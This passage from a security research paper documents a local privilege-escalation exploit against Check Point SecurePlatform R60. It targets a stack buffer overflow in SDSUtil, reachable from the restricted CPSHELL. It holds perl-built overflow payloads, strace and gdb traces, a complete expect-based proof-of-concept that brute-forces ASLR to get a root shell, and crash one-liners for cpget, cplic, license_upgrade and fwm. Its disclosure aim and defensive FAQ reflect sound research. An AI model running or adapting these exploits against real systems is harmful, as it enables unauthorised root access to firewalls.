188 Attacking through the binary image The binary image can't be referenced due to "0x08" char. Even in this case, there's something interesting: we can find the string "sh" inside it: (gdb) x/s 0x08049fb9 0x8049fb9 <completed >: "sh" As SDSUtil has not been compiled with PIE (Position Independent Executable), then the image is mapped at a fixed address. It is interesting to know that because we can reference in an indirect way, via pointers present in the library we are jumping to, "things" -for example an "sh" string- in the image of the binary itself. As an example we can jump to some function F() in a mapped library and use some pointer present in that library to point to the "static" string in the binary image. Is the same as we did with libc with one advantage: now only the function and the pointers must be in the same address space -the library-... Ok, those are just other ideas... We come back to the SYMLINK attack and apply the previous vectors. The "innovation" from the last symlink attack is that we can parse "/bin/sh" from the libc itself and then we do not need to put it in the stack: [Expert@sh]# strace SDSUtil -p `perl -e 'print "A"x10284'``perl -e 'print "\xe7\x35\x37"'` 123 `perl -e 'print "B"x8220'``perl -e 'print "\xda\xb2\x3c"'` write(2, "Error; OpenConn; Enable; Unresol"..., 47Error; OpenConn; Enable; Unresolved host name. ) = 47 symlink("/bin/sh", "") = SIGSEGV (Segmentation 0 (0)
189 +++ killed by SIGSEGV (core dumped) +++ If we could now execute that strange char... ls -la total 20 lrwxrwxrwx 1 root root 7 Jul 20 04:39? -> /bin/sh drwxrwx--- 2 root root 4096 Jul 20 04:39. drwx root root Jul 20 04:18.. [Expert@sh]# 189
190 Yet another strange attack vector We found an exotic and interesting vector. We create the directory "sh", and then we do: strace SDSUtil -p `perl -e 'print "A"x10284'``perl -e 'print "\xf7\x1d\x37"'` 123 `perl -e 'print "B"x8220'``perl -e 'print "\xdf\xb2\x3c"'` mkdir("sh", ) = SIGSEGV (Segmentation 0 (0) killed by SIGSEGV (core dumped) +++a If we now execute this: [Expert@sh]# sh -c *; sh-2.05b# exit exit And we get shell. For this to work, the directory must be empty... Unfortunately: [Expert@sh]# strace SDSUtil -p `perl -e 'print "E"x8224'``perl -e 'print "C"x4'``perl -e 'print "B"x4'``perl -e 'print "\xaa\xaf\xff\x7f"'``perl -e 'print "\x50\x8c\x1b"'` - command aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa`perl -e 'print " "x256'` 190
191 write(2, "Error; OpenConn; Enable; Unresol"..., 47Error; OpenConn; Enable; Unresolved host name. ) = 47 rt_sigaction(sigint, {SIG_IGN}, {SIG_DFL}, 8) = 0 rt_sigaction(sigquit, {SIG_IGN}, {SIG_DFL}, 8) = 0 rt_sigprocmask(sig_block, [CHLD], [], 8) = 0 clone(child_stack=0, flags=clone_parent_settid SIGCHLD, parent_tidptr=0x7fff37fc) = 5071 sh: -c: line 1: syntax error near unexpected token `;' sh: -c: line 1: `*;ÿ2;ÿ5;ÿ<;ÿc;ÿs[ÿ [ÿ' waitpid(5071, [{WIFEXITED(s) && WEXITSTATUS(s) == 2}], 0) = 5071 rt_sigaction(sigint, {SIG_DFL}, NULL, 8) = 0 rt_sigaction(sigquit, {SIG_DFL}, NULL, 8) = 0 rt_sigprocmask(sig_setmask, [], NULL, 8) = SIGCHLD (Child 0 (0) SIGSEGV (Segmentation 0 (0) killed by SIGSEGV (core dumped) +++ Some strange character is breaking the attack
192 Cpshell debug Let's begin starting working from the CPSHELL. I first want to begin deleting things. First problem we found is the tracing method... Probably clever people than me will find this a trivial task. It was not easy for me. First I found the process to trace: root Jul16? 00:00:00 /bin/bash /bin/console_agetty root Jul16 ttys0 00:00:00 /sbin/agetty 9600 ttys0 vt100 root Jul26 tty1 00:00:00 /sbin/agetty 9600 tty1 root :29 ttyp1 00:00:00 bash root :29 ttyp1 00:00:00 -cpshell root :29? 00:00:02 sshd: admin@ttyp1 root :41 ttyp0 00:00:01 -cpshell root :41? 00:00:00 sshd: admin@ttyp0 root :38 ttyp1 00:00:00 ps -ef Then I tried to follow forks and vforks with that: [Expert@sh]# strace -f -F -i -v -p but I was not able to see the syscalls... So I decide to do something more intrusive, I modify the script that is called before SDSUtil and I put strace there: [Expert@sh]# vi /bin/sdsutil_start !/bin/sh # # fw SDSUtil 192
193 . $CPDIR/tmp/.CPprofile.sh strace SDSUtil exit So now we can see the strace output from the CPSHELL Let's check: [sh]# SDSUtil -p AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA aaaaaaaaaaaaaaaaaaaaaf BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB BBBBBBBBBBBBBBBBBBBBBw.+ "f67" is the ASCII address of UNLINK "w.+" is the ASCII address of "h" in libc Those 6 characters can be used in the CPSHELL... And I can see what is happening: munmap(0x775f4000, 15269) = 0 write(2, "Error; OpenConn; Enable; Unresol"..., 47Error; OpenConn; Enable; Unresolved host name. ) = 47 unlink(umovestr: Input/output error 0x ) = -1 EFAULT (Bad address) --- SIGSEGV (Segmentation 0 (0) killed by SIGSEGV (core dumped) +++ We succeed with the UNLINK address, but not with the string pointer -we can see is pointing to 0x , that is "BBBB"- 193
194 We "fine-tune" it until we got: unlink("h") = SIGSEGV (Segmentation 0 (0) killed by SIGSEGV (core dumped)
195 1st Real scenario attack So Let's do a first real scenario attack: We have this script in expect that will work fine: #!/usr/local/bin/expect -- set prompt "(% # \\$) $"; catch {set prompt $env(expect_prompt)} eval spawn "ssh -l admin " expect "assword:" send "yourpassword\r" expect "#" send "SDSUtil -p AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" send_user "...Press <Enter>..." expect_user -re ".*\[\r\n]+" for {set i 1} {$i<129} {incr i} { send "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAA" send_user "...Press <Enter>..." expect_user -re ".*\[\r\n]+" } send "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAf " 195
196 send_user "...Press <Enter>..." expect_user -re ".*\[\r\n]+" for {set i 1} {$i<82} {incr i} { send "bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb bbbbbbbbbbbbbbbbbbbb" send_user "...Press <Enter>..." expect_user -re ".*\[\r\n]+" } send "bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbw.+" send_user "...Press <Enter>..." expect_user -re ".*\[\r\n]+" for {set a 1} {$a<5001} {incr a} { send \033\133\101\012\b\b\b\b\b expect "loquesea" set timeout 1 } interact write(2, "Error; OpenConn; Enable; Unresol"..., 47Error; OpenConn; Enable; Unresolved host name. ) =
197 unlink("h") = -1 ENOENT (No such file or directory) --- SIGSEGV (Segmentation 0 (0) killed by SIGSEGV (core dumped) +++ [sh]# We should delete the "strace" from the launch script. 197
198 1st P.o.C. exploit LET's GO BACK to the system() call and its argument. cp /bin/sh /bin/s SDSUtil -p `perl -e 'print "B"x4'``perl -e 'print "\x3b\x32\x31\x6f\x67\x75\x68\x2f"x1413'``perl -e 'print "\x50\x8c\x1b"'` `perl -e 'print "B"x8219'` -command `perl -e 'print "B"x29091'` Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. ps -ef grep "sh -c" root :00 ttyp0 00:00:00 sh -c s;ÿ?{;ÿ?~;ÿ??;ÿ?µgÿ?ñ?ÿ?ú?ÿ? root :01 ttyp0 00:00:00 grep sh -c [Expert@fw1pentest]# exit exit sh: line 1: ÿ{: command not found sh: line 1: ÿ~: command not found sh: line 1: ÿ: command not found sh: line 1: ÿµgÿñÿúÿ: command not found /bin/sdsutil_start: line 6: Segmentation fault (core dumped) SDSUtil "$@" [Expert@fw1pentest]# Now we try to call puts() from CPSHELL until we control the argument: [fw1pentest]# SDSUtil -p AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAA aaaaaaaaaapi command aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbbbb BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB Info; OpenConn; Enable; NA Error; OpenConn; Enable; Error. 198
199 s;ÿ{;ÿ~;ÿ cÿ²cÿ cÿ cÿ /bin/sdsutil_start: line 6: Segmentation fault [fw1pentest]# (core dumped) SDSUtil Let's automate it: #!/usr/local/bin/expect -- set prompt "(% # \\$) $"; catch {set prompt $env(expect_prompt)} eval spawn "ssh -l admin " expect "assword:" send "yourpassword\r" expect "#" send "SDSUtil -c AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" send_user "...Press <Enter>..." expect_user -re ".*\[\r\n]+" for {set i 1} {$i<104} {incr i} { send "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAA" send_user "...Press <Enter>..." expect_user -re ".*\[\r\n]+" } send "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAPI0 -command aaaaaaaaaaaaaaaaaaaaaaaaaaaa" send_user "...Press <Enter>..." expect_user -re ".*\[\r\n]+" 199
200 for {set i 1} {$i<160} {incr i} { send "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa aaaaaaa" send_user "...Press <Enter>..." expect_user -re ".*\[\r\n]+" } #for {set a 1} {$a<500} {incr a} { #send \033\133\101\012\b\b\b\b\b #expect "loquesea" #set timeout 1 #} interact We launch it: sexy pruebas #./xploit.sh spawn ssh -l admin admin@ 's password: Last login: Sat Aug 4 01:33: from hugo? for list of commands sysconfig for system and products configuration [fw1pentest]#...press <Enter>......Press <Enter>
201 ...Press <Enter>... aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. s;ÿ{;ÿ~;ÿ;ÿ;ÿ¼[ÿå[ÿ /bin/sdsutil_start: line 7: Segmentation fault (core dumped) SDSUtil [fw1pentest]# As we can se the argument of puts() can be partially controlled. Now let's launch it with "exec-shield-randomize" turned-on and trying to call system(). As previously we have copied "/bin/sh" as "/bin/s", if we manage to call system(), the s;ÿ{;ÿ~;ÿ;ÿ;ÿ¼[ÿå[ÿ argument should spawn a stardard shell. After launching multiples instances, one of them succeed: hugo@sexy ~/ssl/openssl-examples /pruebas $./xploit.sh spawn ssh -l admin admin@ 's password: Last login: Sat Aug 4 02:44: from hugo? for list of commands sysconfig for system and products configuration [fw1pentest]#...press <Enter>... aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. /bin/sdsutil_start: line 7: Segmentation fault (core dumped) SDSUtil "$@" [fw1pentest]# SDSUtil -c AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA 201
202 aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. id uid=0(root) gid=0(root) groups=0(root) ps -ef UID PID PPID C STIME TTY TIME CMD root Jul16? 00:00:03 init [ root Jul16? 00:00:00 [keventd] root :55? 00:00:00 sshd: admin@ttyp0 root :55 ttyp0 00:00:01 -cpshell root :00 ttyp0 00:00:00 /bin/sh /bin/sdsutil_start -c AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA root :00 ttyp0 00:00:00 SDSUtil -c AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA root :00 ttyp0 00:00:00 sh -c s;ÿ?{;ÿ?~;ÿ??;ÿ??;ÿ?¼[ÿ?å[ÿ? root :00 ttyp0 00:00:00 s root :04 ttyp0 00:00:00 ps -ef [Expert@fw1pentest]# exit exit sh: line 1: ÿ{: command not found sh: line 1: ÿ~: command not found sh: line 1: ÿ: command not found sh: line 1: ÿ: command not found sh: line 1: ÿ¼[ÿå[ÿ: command not found /bin/sdsutil_start: line 7: Segmentation fault (core dumped) SDSUtil "$@" [fw1pentest]# exit Logging out... Connection to closed. hugo@sexy ~/ssl/openssl-examples /pruebas $ Et VOILA! 202
203 About other overflows and remote exploitation Until now we have mainly- focused on a vulnerability in SDSUtil that can be exploited locally from a cpshell valid account. But this is not all of what can be done There are also many other overflows that have arose while pentesting the Secure Platform. Have a look to this list of core files: -rw root root Aug 8 02:49 SDSUtil.9999.core -rw root root Apr 12 02:02 cpget core -rw root root Mar 9 22:19 cplic core -rw root root Mar 7 03:15 cpshell.4374.core -rw root root Mar 7 03:15 cpwmd.2172.core -rw root root Mar 7 03:15 fgate core -rw root root Mar 7 03:15 funcchain core -rw root root Mar 7 03:15 fw core -rw root root Mar 7 03:15 fwm core -rw root root Mar 7 03:15 license_upgrade.2733.core Etc Some cores are more interesting than others Without going deeper into details about every case let s have a fast look to an overflow that can be easily triggered from remote and affecting a well known Check Point application: The Smart Portal. Let s see the cpwmd daemon core: [Expert@fw1pentest]# gdb cpwmd cpwmd.2172.core GNU gdb Red Hat Linux (5.3post rh) Copyright 2003 Free Software Foundation, Inc. GDB is free software, covered by the GNU General Public License, and you are welcome to change it and/or distribute copies of it under certain conditions. Type "show copying" to see the conditions. There is absolutely no warranty for GDB. Type "show warranty" for details. This GDB was configured as "i386-redhat-linux-gnu"...(no debugging symbols found)... Core was generated by `cpwmd -D -app SmartPortal'. Program terminated with signal 11, Segmentation fault. Reading symbols from /opt/spwm/lib/libcpwmutils.so...(no debugging symbols found)...done. ( ) 203
204 Loaded symbols for /opt/cpsuite-r60/fw1/lib/libcpmixml.so Reading symbols from /opt/cpportal-r60/portal/lib/libweblog.so...(no debugging symbols found)... done. Loaded symbols for /opt/cpportal-r60/portal/lib/libweblog.so #0 0x008037f2 in MultiRequests::ReciveOK(char const*, char const*) () from /opt/cpportal-r60/portal/lib/libdeliverstat.so (gdb) bt #0 0x008037f2 in MultiRequests::ReciveOK(char const*, char const*) () from /opt/cpportal-r60/portal/lib/libdeliverstat.so #1 0x007ffda3 in LiveXml::ReciveOk() () from /opt/cpportal-r60/portal/lib/libdeliverstat.so #2 0x00802bc2 in XmlFetcher::GotNewXml() () from /opt/cpportal- R60/portal/lib/libDeliverStat.so #3 0x007e50cc in XmlManager::GotFilterResults(BasicFiller*) () from /opt/cpportal-r60/portal/lib/libdeliverstat.so #4 0x007e7fb8 in AmonFiller::GotUpdate(HCPMIRSLT *, char const*) () from /opt/cpportal-r60/portal/lib/libdeliverstat.so #5 0x007e65e6 in AmonFillerWnd::OnStatusNotification(unsigned, long) () from /opt/cpportal-r60/portal/lib/libdeliverstat.so #6 0x007ece89 in AmonFetcherWnd::GotUpdateStatus(HCPMIDB *, HCPMIRSLT *, int, unsigned, void*) () from /opt/cpportal-r60/portal/lib/libdeliverstat.so #7 0x00a05313 in COMIDbCommand::Execute(_OpsecSession*, fwset*, int, bool, unsigned) () from /opt/cpsuite-r60/fw1/lib/libcpmiclient501.so #8 0x009f52d2 in HandleReply () from /opt/cpsuite-r60/fw1/lib/libcpmiclient501.so #9 0x0047d6ab in CPMI_client_demultiplex_datagram () from /opt/cpshrd-r60/lib/libopsec.so #10 0x0044f6c4 in opsec_demultiplex_datagram () from /opt/cpshrd-r60/lib/libopsec.so #11 0x in opsec_fwasync_conn_handler () from /opt/cpshrd-r60/lib/libopsec.so #12 0x0011da3f in fwasync_do_mux_in () from /opt/cpshrd-r60/lib/libcomutils.so #13 0x0011dd3e in fwasync_do_mux_in () from /opt/cpshrd-r60/lib/libcomutils.so #14 0x in T_event_mainloop_iter () from /opt/cpshrd-r60/lib/libcomutils.so #15 0x001192b8 in T_event_mainloop_e () from /opt/cpshrd-r60/lib/libcomutils.so #16 0x in T_event_mainloop () from /opt/cpshrd-r60/lib/libcomutils.so #17 0x in _start () #18 0x08050a66 in _start () #19 0x08050c23 in main () 204
205 #20 0x005207fd in libc_start_main () from /lib/tls/libc.so.6 Do you think it can be exploited remotely? Ummm ;-) What is most interesting is the fact that in that scenario you will have no CPSHELL restrictions 205
206 Summary The analysis of the CheckPoint SecurePlatform has revealed multiple buffer overflows in multiple applications. A small sample of such interesting list is : cplic : /opt/cpshrd-r60/bin/cplic cpget : /opt/cpshrd-r60/bin/cpget license_upgrade : /opt/cpshrd-r60/bin/license_upgrade SDSUtil : /opt/cpsuite-r60/fw1/bin/sdsutil etc And a fast way to check those overflows is: [Expert@fw1pentest]# cpget Disk / -F `perl -e 'print "A"x10000'` Segmentation fault (core dumped) [Expert@fw1pentest]# license_upgrade import -c `perl -e 'print "A"x10000'` Segmentation fault (core dumped) [Expert@fw1pentest]# cplic upgrade -l `perl -e 'print "A"x100000'` Upgrading license... /bin/cplic_start: line 6: 3277 Segmentation fault (core dumped) $CPDIR/bin/cplic "$@" [Expert@fw1pentest]# fwm load `perl -e 'print "A"x10000'` /bin/fwm_start: line 6: Segmentation fault (core dumped) fwm "$@" Etc Many other critical applications segfaulted while pentesting this platform. As an example of extreme hostile exploitation environment we have developed a procedure to take profit of a stack based buffer overflow in SDSUtil, a command line utility that can be executed from the hardened admin shell of CheckPoint s SecurePlatform: the CPSHELL. 206
207 We have developed a P.o.C. exploit that gives standard admin Expert privileges, that full root user power. Is a nice scenario of a privilege escalation. The most interesting thing is not the specific results of the exploit -just because usually the admin user will know the Expert password- but the process of exploiting vulnerability in a hardened system. Of course there will be scenarios where many firewall administrators have no access to the Expert role, but I can assure you I have not spent so much time to exploit that system to simply have a local privilege escalation What is really interesting IMHO- are the techniques employed to bypass each specific security feature of that firewall/system and that are clearly aimed to stop hacking attempts. A summary of such techniques ok I m not discovering the wheel - are: 1st. Bypass of ASCII Armor. This is an Exec-Shield specific protection: as much libraries as possible are mapped under 16MB address space. That means that the addresses first byte is a null byte like this: 0x00AABBCC-. We can bypass it by overwriting the saved return address of the previous function RET- only by 3 bytes. If we do this in that way, the strcpy() function will add the null byte for us. It is something similar to the off-by-one technique but we could call it off-bythree because we only need three bytes of overflow to take control of the execution flow. 2 nd : Bypass of Stack/Heap execution. This is a feature of Exec-Shield. It can be bypassed via return-into-lib/libc techniques. That is, we can jump to somewhere where we can take profit of code in an executable memory region. I simply overwrite RET with an address pointing to the mapped libraries. 3 rd : Bypass of A.S.L.R. (Address Space Layout Randomization). The specific version of Exec-Shield kernel patch of the Secure Platform R60 seems to have an ASLR implementation with a weak* randomizing feature that allows easy brute force attacks. I notice that and thus I exploited it. 4 th. Bypass of CPSHELL. This is a CheckPoint hardened shell aimed to allow only the execution of a set of command line tools. This shell only allows a very restricted ASCII range of characters. There s no magic at this point. The only way to bypass this is to use only allowed 207
208 ASCII. That is easy to say but very hard to do. The most annoying thing is being restricted to ASCII library addresses *I wish Exec-Shield developers (Ingo Molnar, ) can excuse me. The term weak can be applied only to the tested version. I m not sure but I believe that actual versions of Exec-Shield have an improved ASLR implementation. I will never get tired of telling the world how much I have learned about kernel security by reading the code of such wonderful patch. Can it be improved? Probably, as everything in life, but this is not the scope of this R+D work, this is about firewall security, this is about CheckPoint. I don t want people getting confused about the root problem: bad coding. Bad code is difficult to protect. Even the best nowadays security kernel patches, can fail under specific conditions so it s not sane to rely on them. Features offered by kernel patches are a must and I m almost sure some day some of them will be a factory default for any modern operating system. But kernel patches, and other security layers are like a reserve parachute: Just in case. There where dozens of other small details that made the exploitation a pain. For example: Having a null byte in our overflowed buffer prevents us to exploit via standard return-intolib attack. That is, we can easily overwrite RET and trying to jump to a function, but we can t parse arguments in a traditional way. For example, to exploit a system() call we usually will need to overwrite like this: buffer 4 bytes-saved RET 4 bytes 4 bytes Blablabla... *system() *system()'s RET *System() argument Unfortunately this is not possible in this scenario due to the null byte of the overwritten RET address. Having the binary image mapped in a memory region which addresses start with a 0x08 byte prevent us to jump to the binary itself, thus blocking any return-into-plt techniques or other variants. Having the stack mapped in a memory region which addresses start with a 0x7f byte prevents us to jump to it. Yes, I know stack is not executable, but it is still very annoying because we can t reference the stack and use it to store our stuff, for example, strings needed by the arguments of our called functions It also stops many other techniques where we need to overwrite a pointer or a structure with addresses pointing to the stack. Etc. 208
209 On the other side there s a curiosities about this exploitation scenario. We can only use ASCII addresses to bypass the CPSHELL. When debugging the application we needed to work with the ASLR turned off to be able to work with an exploited function and not having to guess its address each time via brute force This is really a pain because maybe without ASLR the fix address of the function we want to exploit for example system()- has a non- ASCII representation, so we simply can t use it because of the CPSHELL. k in a standard shell expert mode- and this is what we did, but this introduces another disadvantage, that is we are not in a real scenario CPSHELL- and the environment changes This has been a pain and really frustrating to exploit something in a standard shell, successful bypass Exec-Shield and realize you can t exploit it in CPSHELL due to environment change. That simply makes your face changing from white to red But not everything was bad news. Ironically the ASLR protection helped us a little- in the exploitation process. Yes. For example, in that scenario without ASLR (exec-shield-randomize=0) the system() function is mapped to a non-ascii address, so we simply can t use it from the CPSHELL. But with ASLR turned on we can bet for an ASCII address and brute force until we guess it. ;-) We have not tested other platforms, so we can t say too much about it. It s interesting to notice that if an affected binary is present in another platform, of course it can be affected by an overflow, but anyway as long as the affected binary is not executed by any process with root privileges or can be triggered remotely it should not be a great problem Even so I could not sleep well knowing that my corporate firewall is a nest of memory corruption vulnerabilities The Secure Platform is another story, the CPSHELL runs as root which looks to me a very dangerous approach- so ANY overflow that can be triggered from CPSHELL is dangerous. We have provided a detailed explanation on different attack vectors to the Secure Platform with a P.o.C. exploit that is enough to show how to deploy such attacks in a real scenario. As the P.o.C. exploit must be launched from a cpshell valid account there s no risk for the enterprises to be targeted by Script Kiddies. 209
210 A different story are remote exploitable bugs but as you can see no details about this have been provided, only a few data to have Check Point staff researching and patching it. The P.o.C. exploit for the SDSUtil vulnerability: #!/usr/local/bin/expect -- # This P.o.C. exploit will make a privilege escalation from a standard administrator of a CheckPoint Secure platform R60 # and will give you a full featured root shell (CheckPoint's "Expert" mode). # The exploit takes profit of a stack buffer overflow in SDSUtil that can be triggered from the CPSHELL. # To test it, login in Expert mode and execute: "cp /bin/sh /bin/s". Log out of the Secure Platform and now you can # launch this script from several terminals (5 instances is a good number) and wait to your root shell. If you don t get root shell try again. It works perfectly. # # Environment of exploitation: 1.- Non executable Stack/Heap, A.S.L.R. (Address Space Layout Randomization) # 3.- Random Stack/Heap base address 4.- ASCII Armor Protection (libraries under 16MB: null byte in its address) # 5.- CPSHELL: simply the Hell. A CheckPoint fascist shell (I love it) with a restricted set of allowed ASCII chars # This P.o.C exploit deals with all those protections and bypass each of them in a funny way. Checkpoint R60 runs on # Red Hat platform + Exec-Shield Patch. For a full explanation and step by step or other attack vector to this # appliance, please visit # # Notice: although other authors have researched and developed techniques to bypass ASLR, those techniques can't be # used in this environment, due to some specific conditions of the exploitation like the CPSHELL restrictions. 210
211 # 1.- Return-into-plt can't be used because binary is mapped starting at 0x08XXXXXX. "08" is not an ASCII # valid char in the CPSHELL. This stops most of the techniques that rely on jumping to PLT to runtime copy null bytes via strcpy() # or similar tricks. 2.- The Stack can't be referenced as it starts at 0x7fXXXXXX, and "7f" is not a valid ASCII in # CPSHELL... This makes very hard to parse arguments to functions called via return-into-lib/libc ASCII Armor makes # exploitation an ASCII puzzle. To have an idea of such complexity have a look at this exploit and you will see that # only ASCII has been used (exactly only 4 chars:"a/a","p","l" and "2"!!!). PL2 is the ASCII address we "bet" for # our brute forcing. For the argument we take advantage of the stack in an obscure way that is out of the scope # of this text... At the end we manage to call system() with argument "s". # # This work is licensed under the Creative Commons Attribution-ShareAlike License. To view # a copy of this license, visit set prompt "(% # \\$) $"; catch {set prompt $env(expect_prompt)} eval spawn "ssh -l admin " expect "assword:" send "XXXXXXXX\r" expect "#" send "SDSUtil -c AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" send_user "...Press <Enter>..." expect_user -re ".*\[\r\n]+" for {set i 1} {$i<104} {incr i} { 211
212 send "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAA" send_user "...Press <Enter>..." expect_user -re ".*\[\r\n]+" } send "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAPL2 -command aaaaaaaaaaaaaaaaaaaaaaaaaaaa" send_user "...Press <Enter>..." expect_user -re ".*\[\r\n]+" for {set i 1} {$i<160} {incr i} { send "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa aaaaaaa" send_user "...Press <Enter>..." expect_user -re ".*\[\r\n]+" } for {set a 1} {$a<2000} {incr a} { send \033\133\101\012\b\b\b\b\b expect "loquesea" set timeout 1 } interact When the exploit succeeds you should see something like this: 212
213 And when log out something like this: If you run multiple instances of the exploit in different terminals 5 is my recommendation- then be careful of the timeout of the shell, so take a look from time to time to check if some terminal has an Expert shell. You can try to do this work in a single terminal and increasing the number of times the expect script runs the command. At: 213
214 for {set a 1} {$a<2000} {incr a} { send \033\133\101\012\b\b\b\b\b expect "loquesea" set timeout 1 } interact simply modify this line: for {set a 1} {$a<2000} {incr a} { Chances of sending corrupted sequences of chars are great. Also this will be slower that running multiple instances. You can also code it C. I wanted to do this, but I m too much lazy for dealing with openssl libraries to code a P.o.C. exploit. 214
215 Conclusion I have been in contact with Check Point products since Honestly I should tell that until now I always loved CheckPoint, basically for its friendly user interface and its power, infinite features, etc. After the results of that R+D work I m a bit disappointed about its security. I think that right now, CheckPoint is a good choice for most companies, but right now I won t recommend it to companies with very high security requirements like banks, government, insurance, etc. If you need very high security requirements you need a strong and reliable firewall. A strong reliable firewall must resist a simple buffer overflow. A strong reliable firewall must not break down with a simple penetration testing and showing it is vulnerable at its very root: the code level. What are the errors done by CheckPoint? 1 st.- Poor code level security that can t be obscured by a kernel patch Exec-Shield*- 2nd.- Relying on a single layer of security. What are the solutions? 1 st.- Have a secure development cycle. 2 nd.-dac policies are obsolete and should be upgraded with MAC** policies. * Exec-Shield was developed by various people at Red Hat; the first patch was released by Ingo Molnar of Red Hat and first released in May It is part of Fedora Core and Red Hat Enterprise Linux. Other people are involved in that nice project. ** Mandatory Access Control (MAC) refers to a kind of access control defined by the Trusted Computer System Evaluation Criteria as "a means of restricting access to objects based on the sensitivity (as represented by a label) of the information contained in the objects and the formal authorization (i.e., clearance) of subjects to access information of such sensitivity". In addition, the term 'mandatory' used with access controls has historically implied a very high degree of robustness that assures that the control mechanisms resist subversion, thereby enabling them to enforce an access control policy that is mandated by some regulation that must be absolutely enforced, such as the Executive Order for US classified information. (from the Wikipedia) 215
216 F.A.Q. What are the affected products? It s difficult to us to tell how many products, versions and platforms should be affected, but I think that almost any CheckPoint product based on Secure Platform could be vulnerable. That includes the UTM-1, etc. Also any platform having same binaries as the affected ones could be vulnerable. So a lot of ChekPoint products should be affected It s a responsibility of CheckPoint to notice the users what versions are vulnerable. Is there any workaround until the vendor releases patches? Yes. The easy non-intrusive way is to monitor the directory were core dumps are created. As an example, in the Secure Platform that is: /var/log/dump/usermode/. Write a script that monitors for any change. If you can see files there bad things are happening to your firewall. I love CheckPoint firewall but I want more security. What can I do? Unless you have an operating system supporting MAC you can t do too much. Maybe, you can ask Checkpoint to build its firewall with a Trusted Operating System Our company has another kind firewall claiming high degree of security. How can we check that it is not affected by the same problems as CheckPoint? Nowadays there are solutions to achieve a very, very high level of security. If you are paranoid or your company has very high security requirements then you will be happy to hear that there are solutions even for you. An example is MLS Systems. Of course the decision of what level of security must be implemented in a specific system depends on many factors. Many production servers are difficult even if not impossible- to lock down. Other scenarios are perfect candidates for a paranoid lock down, for example a firewall. A firewall is not a development scenario, and usually does very specific jobs. So locking down a firewall is really feasible and not a pain for the vendor. That is the point: it s a vendor duty to lock down the firewall. It is not an administrator duty to lock down a firewall. Nowadays administrators are too much busy to do this job. It must be a default factory feature. If the vendor of your firewall is claiming to have a very secure tightened and heavily locked down firewall, please ask him about what technologies are employing. I have always thought that a generic rule to have a secure system is to use the best up to date known technology to protect it. The race between those who break systems and those who protect them 216
